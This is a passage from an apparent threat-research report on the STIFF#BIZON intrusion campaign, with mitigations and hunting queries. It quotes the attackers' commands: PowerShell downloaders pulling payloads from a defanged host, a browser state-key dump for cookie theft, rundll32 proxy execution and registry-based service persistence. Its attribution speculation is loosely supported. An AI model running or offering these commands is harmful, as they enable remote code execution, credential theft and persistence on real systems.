


Figure 15




Figure 16

The module shell.net.exe provided the following C2 communication command structure:

Receive commands from shell.net.exe assembly module (interactive shell):

/dn.php?name=name="+[Environment]::MachineName+"&prefix=kk

Transfer tools/TA files to victim host:

/dn.php?name="+[Environment]::MachineName+"&prefix=mm

Send results of commands execution (.net assembly modules)

/up.php?name ="+[Environment]::MachineName

STIFF#BIZON: Modus Operandi:

- Operator activity often starts at ~ 1:00-7 a.m. UTC time.
- Operators transfer tools and other files from an external system into a compromised environment compressed in .cab archives.
- Commands executed are shell.net.exe .net assembly module

Initial recon begins:
cmd /c cd /d "C:\Users" && dir /a/o-d/s *.*
cmd /c tasklist

```
cmd /c systeminfo
```

```
cmd /c wmic logicaldisk get caption,description,drivetype,filesystem,freespace,size,volumename
```

```
cmd /c query session
```

Dump of browser state key (search for edge AES state key, master key)

```
powershell -ep bypass -command "$url='hxxp://547857[.]c1[.]biz/dn.php?name='+  
[System.Environment]::MachineName+'  
&prefix=mm';$client=new-object System.Net.WebClient;$rep=$client.DownloadString($url);  
$buf=[Convert]::FromBase64String($rep);$fn=[System.Environment]::GetEnvironmentVariable('temp')`  
+'z.exe';[System.IO.File]::WriteAllBytes($fn, $buf);"
```

```
cmd /c cd /d %TEMP% && z.exe "C:\Users\bhenson\AppData\Local\Microsoft\Edge\User Data\Local State"
```

```
cmd /c del /f /q "%TEMP%\z.exe"
```

Service installation for persistence

```
powershell -ep bypass -command "$url='hxxp://547857[.]c1[.]biz/dn.php?name='+  
[System.Environment]::MachineName  
+'&prefix=mm';$rep=(New-Object System.Net.WebClient).DownloadString($url);  
$buf=[Convert]::FromBase64String($rep);$fn='C:\Users\jalston\AppData\Local\Temp\1.cab';  
[System.IO.File]::WriteAllBytes($fn, $buf);"
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && dir /a/o-d/s *.*
```

```
cmd /c expand %TEMP%\1.cab -f:* %TEMP%
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && dir /a/o-d/s *.*
```

```
cmd /c del /f /q "C:\Users\REDACTED\1.cab"
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && dir /a/o-d/s *.*
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && expand 1.cab -f:* %cd%
```

```
cmd /c C:\Users\REDACTED\AppData\Local\Temp\food.bat
```

```
cmd /c sc query wpcsvc
```

```
cmd /c sc query wpcsvc
```

```
cmd /c rundll32 "%TEMP%\wpmprv.dll", IIIIIII 4 "cmd /c del /f /q C:\Windows\system32\wpcsvc.*"  
cmd /c rundll32 "%TEMP%\wpmprv.dll", IIIIIII 4 "cmd /c del /f /q C:\Windows\system32\wnlsvc.*"  
cmd /c tasklist /m wnlsvc.dll
```

z.exe

This executable is used to dump chromium browser state keys. From Chromium 80+ cookies are encrypted using AES-256 GCM, with a state key which is stored in the Local State file. This state key is encrypted using DPAPI. With the state key, the threat actors are able to decrypt the cookie database offline and use cookies to access services without MFA.

Note: The usage of the letter “z” in z.exe may further indicate Russian origins as “z” has been recently used as a Russian military symbol.




Figure 17




Figure 18

STIFF#BIZON: Stage 4 – Analysis

During this stage of the infection, the attacker has some control over the host and is able to download and execute commands. To further the persistence phase, a modified version of Konni malware appears to have been used.

Attackers were able to download a .cab file containing several files related to the malware:

- bat
- bat
- dll
- dat
- ini
- dll

Let's take a look at each of these files in execution order.

food.bat

Used to execute seed.bat from current user context or via user/domain credentials hardcoded in wpnprv.dll.

Wpnprv.dll

This is used as a proxy DLL with the EntryPoint function to “IIIIII” to execute commands depending on parameters:

Example: cmd /c rundll32 “C:\Users\username\AppData\Local\Temp\wpnprv.dll”, IIIIIII 4 “cmd /c del /f /q C:\Windows\system32\wpcsvc.dll”

- If the parameter is “4” will be executed sub_180002030
- In any other case will be executed sub_18001B70




Figure 21

If the parameter is set to “4” then this sample DLL will use anti-debugging techniques with API `WaitForDebugEvent` and `ContinueDebugEvent` to execute cmdline.

integrity process by default and spawn cmd.exe in high-integrity level. This technique was leaked in 2017 from [WikiLeaks as part of "Vault 7" material](#).

The same implementation of this technique in PowerShell can be found in this entry.

<https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/UAC-TokenMagic.ps1>

This technique can be seen in figures 24 and 25:




Figure 24




Figure 25

Wpcsvc.dll, wpcsvc.dat, wpcsvc.ini

These provide several functions but are primarily used for persistence by:

1. Stopping wpcsvc
2. Copying Wpcsvc.dll wpcsvc.dat wpcsvc to System32 folder
3. Modifying/creating binpath,description and autostart service settings
4. Adding service wpcsvc under SVCHOST.EXE context:

reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost” /v wpcsvc /t REG_MULTI_SZ /d “wpcsvc” /f > nul

And specifying the malicious dll to be used with this service:

reg add “HKLM\SYSTEM\CurrentControlSet\Services\wpcsvc\Parameters” /v ServiceDll /t REG_EXPAND_SZ /d “%windir%\System32\wpcsvc.dll” /f > nul

1. Restarting the service wpcsvc

Conclusion: Connecting the dots

As shown above, the current attribution to APT37 is possible, but not 100% certain due to the dynamic nature of the artifacts and the shared opsec, tradecraft and malware variants observed. Additionally, there seems to be a

direct correlation between IP addresses, hosting provider and hostnames between this attack and historical data we've previously seen from FancyBear/APT28^[3]. In the end, what makes this particular case interesting is the usage of Konni malware in conjunction with tradecraft similarities to APT28.

Speculation and false flags

Currently, STIFF#BIZON related activities are currently ongoing and something the Securonix Threat Research team is currently tracking. It is always important to consider the possibility of false flag operations where one APT group may be masquerading as another in order to avoid scrutiny. This is much more common with state-sponsored attacks.

Securonix mitigations and recommendations

- **Secure credentials.** Russian state-sponsored APT actors have demonstrated their ability to maintain persistence using compromised credentials^[11]
 - Use virtualization solutions on modern hardware and software to ensure credentials are securely stored.
 - Disable the storage of clear text passwords in LSASS memory.
 - Consider disabling or limiting New Technology Local Area Network Manager (NTLM) and WDigest Authentication.
 - Implement Credential Guard for Windows 10 and Server 2016 (Refer to [Microsoft: Manage Windows Defender Credential Guard](#) for more information). For Windows Server 2012R2, enable Protected Process Light for Local Security Authority (LSA).
 - Minimize the Active Directory attack surface to reduce malicious ticket-granting activity. Malicious activity such as "Kerberoasting" takes advantage of Kerberos' TGS and can be used to obtain hashed credentials that attackers attempt to crack.
 - Deploy PowerShell script block logging to assist in detections.
- When it comes to any type of malware, Securonix strongly recommends that AV definitions as well as operating systems are patched and up to date.
- Avoid opening any attachments especially from those that are unexpected or are from outside the organization. Consider blocking specific extensions such as .zip or .iso archives from being delivered to the recipient.
- Implement application and script execution policies that limit PowerShell and VBscript execution.
- Implement geo blocking policies on the firewall and blacklist unexpected countries.

Securonix detection policies

- Suspicious PowerShell Command From LOLbin Process Analytic
- Suspicious Scheduled Task Creation Run From Public Dir Analytic
- Suspicious wscript.exe Child Process Creation Analytic
- Suspicious PowerShell In .lnk File Process Pattern Analytic
- Suspicious Attempt To Access Browser Local State Folder CommandLine Analytic
- File And Directory Enumeration CommandLine Analytic

- Potential System Binary Proxy Execution CommandLine Analytic
- Suspicious Service Modification CommandLine Analytic
- Suspicious Service Failure Action Modification CommandLine Analytic

And others.

Hunting queries

- (rg_functionality = "Next Generation Firewall" OR rg_functionality = "Web Application Firewall" OR rg_functionality = "Web Server" OR rg_functionality = "Web Proxy") AND (requesturl CONTAINS "info.php?name=" OR requesturl CONTAINS "dn.php?name=" OR requesturl CONTAINS "up.php?name=")
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "rundll32.exe" AND resourcecustomfield1 CONTAINS "iiiiiii"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND resourcecustomfield1 CONTAINS "\\AppData\\Local\\" AND resourcecustomfield1 CONTAINS "\\User Data\\Local State"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction ENDS WITH "Written" OR deviceaction = "File created") AND destinationprocessname ENDS WITH "powershell.exe" AND filepath CONTAINS "\\appdata\\local\\temp\\rr" AND filepath CONTAINS ".tar.gz"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND resourcecustomfield1 CONTAINS "cd /d" AND resourcecustomfield1 CONTAINS "dir" AND resourcecustomfield1 CONTAINS "/a/o-d/s" AND resourcecustomfield1 CONTAINS "*."
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "expand.exe" AND resourcecustomfield1

CONTAINS “.cab” AND resourcecustomfield1 CONTAINS “-f:” AND sourceprocessname ENDS WITH “cmd.exe”

- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “rundll32.exe” AND resourcecustomfield1 CONTAINS “cmd.exe” AND resourcecustomfield1 CONTAINS “/c”
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “reg.exe” AND resourcecustomfield1 CONTAINS ” add ” AND resourcecustomfield1 CONTAINS “console” AND resourcecustomfield1 CONTAINS “codepage” AND resourcecustomfield1 CONTAINS “65001”
- (rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”)) AND (destinationprocessname ENDS WITH “reg.exe” AND resourcecustomfield1 CONTAINS ” add “) AND ((resourcecustomfield1 CONTAINS “system\currentcontrolset\services” AND resourcecustomfield1 CONTAINS “reg_expand_sz”) OR (resourcecustomfield1 CONTAINS “software\microsoft\windows nt\currentversion\svchost” AND resourcecustomfield1 CONTAINS “reg_multi_sz”))
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “sc.exe” AND resourcecustomfield1 CONTAINS ” failure ” AND resourcecustomfield1 CONTAINS ” reset=” AND resourcecustomfield1 CONTAINS ” actions=”

STIFF#BIZON – MITRE ATT&CK techniques

